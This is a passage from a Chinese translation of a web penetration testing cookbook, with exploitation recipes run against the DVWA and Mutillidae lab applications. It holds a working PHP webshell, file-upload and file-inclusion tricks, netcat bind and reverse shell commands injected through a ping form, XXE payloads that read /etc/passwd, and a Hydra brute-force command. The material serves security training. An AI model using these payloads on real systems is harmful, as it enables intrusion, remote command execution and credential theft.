[*] Time: 2015-08-14 01:22:13 UTC Vuln: host=192.168.56.102 name=HTTP Trace Method Allowed refs=CVE-2005-3
398,CVE-2005-3498,OSVDB-877,OSVDB-877,OSVDB-877,OSVDB-877,BID-11604,BID-11604,BID-11604,BID-11604,BID-9506
,BID-9506,BID-9506,BID-9506,BID-9561,BID-9561,BID-9561,BID-9561
msf > wmap_vulns -l
[*] + [192.168.56.102] (192.168.56.102): file /images
[*]     file File found.
[*]     GET Res code: 404
[*] + [192.168.56.102] (192.168.56.102): file /index
[*]     file File found.
[*]     GET Res code: 200
[*] + [192.168.56.102] (192.168.56.102): file /javascript
[*]     file File found.
[*]     GET Res code: 404
[*] + [192.168.56.102] (192.168.56.102): file /phpmyadmin
[*]     file File found.
[*]     GET Res code: 301
[*] + [192.168.56.102] (192.168.56.102): file /test
[*]     file File found.
[*]     GET Res code: 301
[*] + [192.168.56.102] (192.168.56.102): file /assets
[*]     file File found.
[*]     GET Res code: 404
[*] + [192.168.56.102] (192.168.56.102): directory /gallery2/
```

工作原理

Wmap 使用 Metasploit 的模块来扫描目标应用和服务器上的漏洞。它从 Metasploit 的数据库和模块中获取站点信息，并将结果发送到数据库中。这个集成的一个非常实用的层面是，如果我们执行多个服务器上的渗透测试，并且在测试中使用 Metasploit，Wmap 会自动获得所有 Web 服务器的 IP 地址，和已知 URL，并将它们集成为站点，以便当我们打算执行 Web 评估时，我们只需要从站点列表中选择目标。

在执行 `wmap_run` 的时候，我们可以选择要执行哪个模块。通过 `-m` 选项和正则表达式。例如，下面的命令行会开启所有模块，除了包含 `dos` 的模块，这意味着没有拒绝服务测试：

```
wmap_run -m ^((?!dos).)*$
```

另一个实用的选项是 `-p` 。它允许我们通过正则表达式选择我们打算测试的路径，例如，在下一个命令中，我们会检查所有包含单词 `login` 的 URL。

```
wmap_run -p ^.*(login).*$
```

最后，如果我们打算导出我们的扫描结果，我们总是可以使用 Metasploit 的数据库特性。例如，在 MSF 控制台中使用下列命令来将整个数据库导出为 XML 文件。

```
db_export -f xml /root/database.xml
```

第六章 利用 -- 低悬的果实

> 作者：Gilberto Najera-Gutierrez
>
> 译者：飞龙
>
> 协议：CC BY-NC-SA 4.0

简介

这章开始我们会开始涉及渗透测试的的利用层面。和漏洞评估的主要不同是，漏洞评估中测试者识别漏洞（多数时间使用自动化扫描器）和提出如何减轻它们的建议。而渗透测试中测试者作为恶意攻击者并尝试利用检测到的漏洞，并得到最后的结果：整个系统的沦陷，内部网络访问，敏感数据泄露，以及其它。同时，要当心不要影响系统的可用性或者为真正的攻击者留下后门。

之前的章节中，我们已经涉及了如何检测 Web 应用中的一些漏洞。这一章中我们打算了解如何利用这些漏洞并使用它们来提取信息和获得应用及系统受限部分的访问权。

6.1 恶意使用文件包含和上传

我们在第四章中看到，文件包含漏洞在开发者对生成文件路径的输入校验不当，并使用该路径来包含源代码文件时出现。服务端语言的现代版本，例如 PHP 自 5.2.0 起，将一些特性默认关闭，例如远程文件包含，所以 2011 年起就不大可能找到 RFI 了。

这个秘籍中，我们会上传一些恶意文件，其中之一是 Webshell（可用于在服务器中执行命令的页面），之后使用本地文件包含来执行它。

准备

这个秘籍中，我们会使用 vulnerable_vm 中的 DVWA ，并以中等安全级别配置，所以让我们将其配置起来。

1. 访问 `http://192.168.56.102/dvwa` 。
2. 登录。
3. 将安全级别设置为中。访问 `DVWA Security` ，在组合框中选择 `medium` 并点击 `Submit` 。

我们会上传一些文件给服务器，但是你需要记住它们储存在哪里，以便之后调用。所以，在 DVWA 中访问 `Upload` 并上传任何 JPG 图像。如果成功了，他会告诉你文件上传到了 `../../hackable/uploads/` 。现在我们知道了用于储存上传文件的相对路径。这对于秘籍就

足够了。

我们也需要准备好我们的文件，所以让我们创建带有一下内容的文本文件：

```
<?
system($_GET['cmd']);
echo '<form method="post" action="../../hackable/uploads/webshell. php"><input type="t
ext" name="cmd"/></form>';
?>
```

将其保存为 `webshell.php` 。我们需要另一个文件，创建 `rename.php` 并输入下列代码：


```
<?
system('mv ../../hackable/uploads/webshell.jpg ../../hackable/uploads/ webshell.php');

?>
```

这个文件会接受特殊图像文件（ `webshell.jpg` ）并将其重命名为 `webshell.php` 。

操作步骤

1. 首先，让我们尝试上传我们的 webshell。在 DVWA 中访问 `Upload` 之后尝试上传 `webshell.php` ，像这样：

   于是，这里对于我们能够上传的东西有个验证。这意味着我们需要上传图标文件，或更精确来说，带有 `.jpg` ， `.gif` 或 `.png` 的图像文件。这就是为什么我们需要重命名脚本来还原原始文件的 `.php` 扩展，便于我们执行它。

2. 为了避免验证错误，我们需要将我们的 PHP 文件重命名为有效的扩展名。在终端中，我们需要访问 PHP 文件所在目录并创建它们的副本：

   ```
   cp rename.php rename.jpg
   cp webshell.php webshell.jpg
   ```

3. 现在，让我们返回 DVWA 并尝试上传二者：




4. 一旦两个 JPG 文件都上传了，我们使用本地文件包含漏洞过来执行 `rename.jpg` 。访问文件包含部分并利用这个漏洞来包含 `../../hackable/uploads/rename.jpg` ：




我们并没有得到这个文件执行的任何输出，我们需要假设 `webshell.jpg` 命名为 `webshell.php` 。

5. 如果它能工作，我们应该能够包含 `../../hackable/uploads/ webshell.php` ，让我们试试：



6. 在左上角的文本框中，输入 `/sbin/ifconfig` 并按下回车：



并且它能够工作。就像图片中那样，服务器的 IP 是 `192.168.56.102` 。现在，我们可以在服务器中执行命令，通过将它们键入到文本框中，或者为 `cmd` 参数设置不同的值。

工作原理

在上传有效 JPG 文件时，我们所做的第一个测试是为了发现上传文件保存的路径，便于我们可以在 `rename.php` 中，以及表单的 `action` 中使用这个路径。

使用重命名脚本有两个重要原因：首先，上传页面只允许 JPG 文件，所以我们的脚本需要这个扩展名，其次，我们需要带参数调用我们的 webshell（要执行的命令），而我们从 Web 服务器调用图片时不能带参数。

PHP 中的 `system()` 函数是攻击核心，它所做的是，执行系统命令并显示输出。这允许我们将 webshell 文件从 `.jpg` 重命名为 `.php` 文件并执行我们指定为 GET 参数的命令。

更多

一旦我们上传并执行了服务端代码，我们有很多选择来攻陷服务器，例如，下列代码可以在绑定的 shell 中调用：

```
nc -lp 12345 -e /bin/bash
```

它打开服务器的 TCP 12345 端口并监听连接。连接建立之后，它会将接收的信息作为输入来执行 `/bin/bash` ，并把输出通过网络发给被连接的主机（攻击者主机）。

也可以让服务器下载一些恶意程序，例如提权利用，执行它来获得更高权限。

6.2 利用 OS 命令注入

在上一个秘籍中，我们看到 PHP 的 `system()` 如何用于在服务器中执行 OS 命令。有时开发者会使用类似于它的指令，或者相同的功能来执行一些任务，有时候他们会使用无效的用户输入作为参数来执行命令。

这个秘籍中，我们会利用命令注入漏洞来提取服务器中的重要信息。

操作步骤

1. 登录 DVWA 访问 `Command Execution` 。

2. 我们会看到 `Ping for FREE` 表单，试试它吧。Ping `192.168.56.1` （在主机网络中，我们的 Kali Linux 的 IP）。

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

submit

```
PING 192.168.56.1 (192.168.56.1) 56(84) bytes of data.
64 bytes from 192.168.56.1: icmp_seq=1 ttl=64 time=0.175 ms
64 bytes from 192.168.56.1: icmp_seq=2 ttl=64 time=0.336 ms
64 bytes from 192.168.56.1: icmp_seq=3 ttl=64 time=0.201 ms

--- 192.168.56.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.175/0.237/0.336/0.071 ms
```

这个输出看起来像是直接的 ping 命令的输出。这表明服务器使用 OS 命令来执行 ping。所以它可能存在 OS 命令注入。

3. 让我们尝试注入一个非常简单的命令，提交下列代码：

```
192.168.56.1;uname -a.
```

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

submit

```
PING 192.168.56.1 (192.168.56.1) 56(84) bytes of data.
64 bytes from 192.168.56.1: icmp_seq=1 ttl=64 time=0.129 ms
64 bytes from 192.168.56.1: icmp_seq=2 ttl=64 time=0.145 ms
64 bytes from 192.168.56.1: icmp_seq=3 ttl=64 time=0.144 ms

--- 192.168.56.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.129/0.139/0.145/0.012 ms
Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 201
```

我们可以看到 `uname` 命令的输出就在 ping 的输出之后。这里存在命令注入漏洞。

4. 如果不带IP地址会怎么样呢：`;uname -a:` 。

Ping for FREE

Enter an IP address below:

submit

```
Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 201
```

5. 现在，我们打算获取服务端的反向 shell。首先我们必须确保服务器拥有所需的任何东西。提交下列代码： `;ls /bin/nc*` 。

    ```
    /bin/nc
    /bin/nc.openbsd
    /bin/nc.traditional
    ```

    所以我们拥有多于一种版本的 Netcat，我们打算使用它来生成连接。 `nc` 的OpenBSD版本不支持执行连接命令，所以我们使用传统的版本。

6. 下一步是监听 Kali 主机的连接。打开终端并执行下列命令：

    ```
    nc -lp 1691 -v
    ```

7. 返回浏览器中，提交这个： `;nc.traditional -e /bin/bash 192.168.56.1 1691 &` 。

    ![](img/6-2-5.jpg

    我们的终端会对连接做出反应。我们现在可以执行非交互式命令并检查它们的输出。

工作原理

就像 SQL 注入的例子那样，命令注入漏洞的来源于弱输入校验机制，以及使用用户提供的数据来拼接之后会用做 OS 命令的字符串。如果我们查看刚刚攻击的页面源代码（每个 DVWA 页面的右下角会有个按钮），会看到这些：

```
<?php
if( isset( $_POST[ 'submit' ] ) ) {

    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if (stristr(php_uname('s'), 'Windows NT')) {
        $cmd = shell_exec( 'ping  ' . $target );
        echo '<pre>'.$cmd.'</pre>';

    } else {
        $cmd = shell_exec( 'ping  -c 3 ' . $target );
        echo '<pre>'.$cmd.'</pre>';
    }
}
?>
```

我们可以看到，它直接将用户的输入附加到 ping 命令后面。我们所做的仅仅是添加一个分号，系统的 shell 会将其解释为命令的分隔符，以及下一个我们打算执行的命令。

在成功执行命令之后，下一步就是验证服务器是否拥有 Netcat。它是一个能够建立网络连接的工具，在一些版本中还可以在新连接建立之后执行命令。我们看到了服务器的系统拥有两个不同版本的 Netcat，并执行了我们已知支持所需特性的版本。

之后我们配置攻击系统来监听 TCP 1691 端口连接（也可以是任何其它可用的 TCP 端口），然后我们让服务器连接到我们的机器，通过该端口并在连接建立时执行 `/bin/bash` （系统 shell）。所以我们通过连接发送的任何东西都会被服务器接收作为 shell 的输入。

也可以让服务器下载一些恶意程序，例如提权利用，执行它来获得更高权限。

6.3 利用 XML 外部实体注入

XML 是主要用于描述文档或数据结构的格式，例如，HTML 是XML 的实现，它定义了页面和它们的关系的结构和格式。

XML 实体类似于定义在 XML 结构中的数据结构，它们中的一些能够从文件系统中读取文件或者甚至是执行命令。

这个秘籍中，我们会利用 XML 外部实体注入漏洞来在服务器中执行代码。

准备

建议你开始之前遵循上一个秘籍中的步骤。

操作步骤

1. 浏览 `http://192.168.56.102/mutillidae/index.php?page=xmlvalidator.php` 。

2. 上面写着它是个 XML 校验器。让我们尝试提交测试示例来观察发生什么。在 XML 输入框中，输入 <somexml><message>Hello World</message></ somexml> ，并点击 `Validate XML` 。

   XML Submitted

   <somexml><message>Hello World</message></somexml>

   Text Content Parsed From XML

   Hello World

3. 现在让我们观察它是否正确处理了实体，提交系列代码：

```
<!DOCTYPE person [
    <!ELEMENT person ANY>
    <!ENTITY person "Mr Bob">
]>
<somexml><message>Hello World &person;</message></somexml>
```

XML Submitted

```
<!DOCTYPE person [ <!ELEMENT person ANY> <!ENTITY person "Mr Bob"> ]> <somexml><message>Hello World &person;
</message></somexml>
```

Text Content Parsed From XML

Hello World Mr Bob

这里，我们仅仅定义了实体并将值 `"Mr Bob"` 赋给它。解析器在展示结果时解释了实体并替换了它的值。

4. 这就是内部实体的使用，让我们尝试外部实体：

```
<!DOCTYPE fileEntity [
    <!ELEMENT fileEntity ANY>
    <!ENTITY fileEntity SYSTEM "file:///etc/passwd">
]>
<somexml><message>Hello World &fileEntity;</message></somexml>
```

XML Submitted

```
<!DOCTYPE fileEntity [ <!ELEMENT fileEntity ANY> <!ENTITY fileEntity SYSTEM "file:///etc/passwd"> ]> <somexml>
<message>Hello World &fileEntity;</message></somexml>
```

Text Content Parsed From XML

Hello World root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var
/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false klog:x:102:103::/home/klog:/bin/false
mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false landscape:x:104:122::/var/lib/landscape:
/bin/false sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin postgres:x:106:109:PostgreSQL
administrator,,,:/var/lib/postgresql:/bin/bash messagebus:x:107:114::/var/run/dbus:/bin/false
tomcat6:x:108:115::/usr/share/tomcat6:/bin/false user:x:1000:1000:user,,,:/home/user:/bin/bash
polkituser:x:109:118:PolicyKit,,,:/var/run/PolicyKit:/bin/false haldaemon:x:110:119:Hardware
abstraction layer,,,:/var/run/hald:/bin/false pulse:x:111:120:PulseAudio daemon,,,:/var/run/pulse:
/bin/false postfix:x:112:123::/var/spool/postfix:/bin/false

使用这个技巧，我们就可以提取系统中的任何文件，只要它们可以在 Web 服务器的运行环境被用户读取。

我们也可以使用 XEE 来加载页面。在上一个秘籍中，我们已经设法将 webshell 上传到服务器中，让我们试试吧。

```
<!DOCTYPE fileEntity [
    <!ELEMENT fileEntity ANY>
    <!ENTITY fileEntity SYSTEM "http://192.168.56.102/dvwa/hackable/uploads/ websh
ell.php?cmd=/sbin/ifconfig">
]>
<somexml><message>Hello World &fileEntity;</message></somexml>
```

XML Submitted

```
<!DOCTYPE fileEntity [ <!ELEMENT fileEntity ANY> <!ENTITY fileEntity SYSTEM "http://192.168.56.102
/dvwa/hackable/uploads/webshell.php?cmd=/sbin/ifconfig"> ]> <somexml><message>Hello World &fileEntity;
</message></somexml>
```

Text Content Parsed From XML

```
Hello World eth0 Link encap:Ethernet HWaddr 08:00:27:3f:c5:c4 inet addr:192.168.56.102
Bcast:192.168.56.255 Mask:255.255.255.0 inet6 addr: fe80::a00:27ff:fe3f:c5c4/64 Scope:Link UP
BROADCAST RUNNING MULTICAST MTU:1500 Metric:1 RX packets:592 errors:0 dropped:0
overruns:0 frame:0 TX packets:648 errors:0 dropped:0 overruns:0 carrier:0 collisions:0
txqueuelen:1000 RX bytes:111268 (111.2 KB) TX bytes:322831 (322.8 KB) Interrupt:10 Base
address:0xd020 lo Link encap:Local Loopback inet addr:127.0.0.1 Mask:255.0.0.0 inet6 addr:
::1/128 Scope:Host UP LOOPBACK RUNNING MTU:16436 Metric:1 RX packets:2008 errors:0
dropped:0 overruns:0 frame:0 TX packets:2008 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0 RX bytes:322155 (322.1 KB) TX bytes:322155 (322.1 KB)
```

工作原理

XML 拥有叫做实体的特性。XML 实体是与值关联的名称，每次实体在文档中使用的时候，它都会在 XML文件处理时替换为值。使用它以及不同的可用包装器（ `file://` 来加载系统文件，或者 `http://` 来加载 URL），我们就可以通过输入校验和XML 解析器的配置，恶意使用没有合理安全措施的实现，并提取敏感数据或者甚至在服务器中执行系统命令。

这个秘籍中，我们使用 `file://` 包装器来使解析器加载服务器中的任意文件，之后，使用 `http://` 包装器，我们调用了网页，它碰巧是同一个服务器中的 webshell，并执行了一些命令。

更多

这个漏洞也可以用于发起 DoS 攻击，叫做“Billion laughs”，你可以在维基百科中阅读更多信息： `https://en.wikipedia.org/wiki/Billion_laughs` 。

PHP 也支持不同的 XML 实体包装器（类似于 `file://` 和 `http://` ），如果它在服务器中被开启，也会在不需要上传文件的情况下允许命令执行，它就是 `expect://` 。你可以在这里找到更多它和其它包装器的信息： `http://www.php.net/manual/en/wrappers.php` 。

另见

XXE 漏洞如何在世界上最流行的站点上发现的例子，可以在这里查看： `http://www.ubercomp.com/posts/2014-01-16_facebook_remote_code_execution` 。

6.4 使用 Hydra 爆破密码

Hydra 是网络登录破解器，也就是在线的破解器，这意味着它可以用于通过爆破网络服务来发现登录密码。爆破攻击尝试猜测正确的密码，通过尝试所有可能的字符组合。这种攻击一定能找到答案，但可能要花费数百万年的时间。

虽然对于渗透测试者来说，等待这么长时间不太可行，有时候在大量服务器中测试一小部分用户名/密码组合是非常有效率的。

这个秘籍中，我们会使用 Hydra 来爆破登录页面，在一些已知用户上执行爆破攻击。


准备

我们需要拥有用户名列表，在我们浏览 vulnerable_vm 的时候我们在许多应用中看到了有效用户的一些名称。让我们创建文本文件 `users. txt` ，内容如下：

```
admin
test
user
user1
john
```


操作步骤

1. 我们的第一步是分析登录请求如何发送，以及服务器如何响应。我们使用 Burp Suite 来捕获 DVWA 的登录请求：



   我们可以看到请求是 `/dvwa/login.php` ，它拥有三个参数： `username` 、 `password` 和 `login` 。

2. 如果我们停止捕获请求，并检查浏览器中的结果，我们可以看到响应是登录页面的重定向。



有效的用户名/密码组合不应该直接重定向到登录页面，而应该是其它页面，例如 `index.php` 。所以我们假设有效登录会重定向到其它页面，我们会接受 `index.php` 作为用于分辨是否成功的字符串。Hydra 使用这个字符串来判断是否某个用户名/密码被拒绝了。

3. 现在，我们准备好攻击了，在终端中输入下列命令：

```
hydra 192.168.56.102 http-form-post "/dvwa/login.php:username=^USE R^&password=^PA
SS^&Login=Login:login.php" -L users.txt -e ns -u -t 2 -w 30 -o hydra-result.txt
```

```
root@kali:~# hydra 192.168.56.102 http-form-post "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:login.php" -L users.txt -e ns -u -t 2 -w 30 -o hydra-result.txt
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2015-09-07 23:04:24
[INFO] Using HTTP Proxy: http://127.0.0.1:8080
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to abort...
[DATA] max 2 tasks per 1 server, overall 64 tasks, 10 login tries (l:5/p:2), ~0 tries per task
[DATA] attacking service http-post-form on port 80
[80][http-post-form] host: 192.168.56.102   login: admin   password: admin
[80][http-post-form] host: 192.168.56.102   login: user   password: user
1 of 1 target successfully completed, 2 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2015-09-07 23:04:45
```

我们使用这个命令只尝试了两个用户名组合：密码等于用户名和密码为空。我们从这个攻击之中得到了两个有效密码，Hydra中标为绿色。

工作原理

这个秘籍的第一个部分是捕获和分析请求，用于了解请求如何工作。如果我们考虑登录页面的输出，我们会看到消息“登录失败”，并且可以使用这个消息作为 Hydra的输入来充当失败的字符串。但是，通过检查代理的历史，我们可以看到它出现在重定向之后，Hydra只读取第一个响应，所以它并不能用，这也是我们使用 `login.php` 作为失败字符串的原因。

我们使用了多个参数来调用 Hydra：

- `http-form-post`：这表明 Hydra 会对 HTTP 表单使用 POST 请求。接下来是由冒号分隔的，登录页面的 URL。请求参数和失败字符串由 `&` 分隔，`^USER^` 和 `^PASS^` 用于表示用户名和密码应该在请求中被放置的位置。
- `-L users.txt`：这告诉 Hydra 从 `users.txt` 文件接收用户名称。
- `-e ns`：Hydra 会尝试空密码并将用户名作为密码。
- `-u`：Hydra会首先迭代用户名而不是密码。这意味着Hydra首先会对单一的密码尝试所有用户名，之后移动到下一个密码。这在防止账户锁定的时候很有用。
- `-t 2`：我们不想让登录请求填满服务器，所以我们使用两个线程，这意味着每次两个请求。
- `-w 30`：设置超时时间，或者等待服务器响应的时间。
- `-o hydra-result.txt`：将输出保存到文本文件中。当我们拥有几百个可能有效的密码时这会很实用。

更多

要注意我们没有使用 `-P` 选项来使用密码列表，或者 `-x` 选项来自动生成密码。我们这样做是因为爆破 Web 表单产生很大的网络流量，如果服务器对它没有防护，会产生 DoS 的情况。

不推荐使用大量的密码在生产服务器上执行爆破或字典攻击，因为我们会使服务器崩溃，阻拦有效用户，或者被客户端的保护机制阻拦。

推荐渗透测试者在执行这种攻击时对每个用户尝试四次，来避免被阻拦。例如，我们可以尝试 `-e ns`，就像这里做的这样，之后添加 `-p 123456` 来测试三种可能性，没有密码、密码和用户名一样以及密码为 `123456`，这是世界上最常见的密码之一。

6.5 使用 Burp Suite 执行登录页面的字典爆破

Burp Suite 的 Intruder 能够对 HTTP 请求的许多部分执行模糊测试和爆破攻击。在执行登录页面上的字典攻击时非常实用。

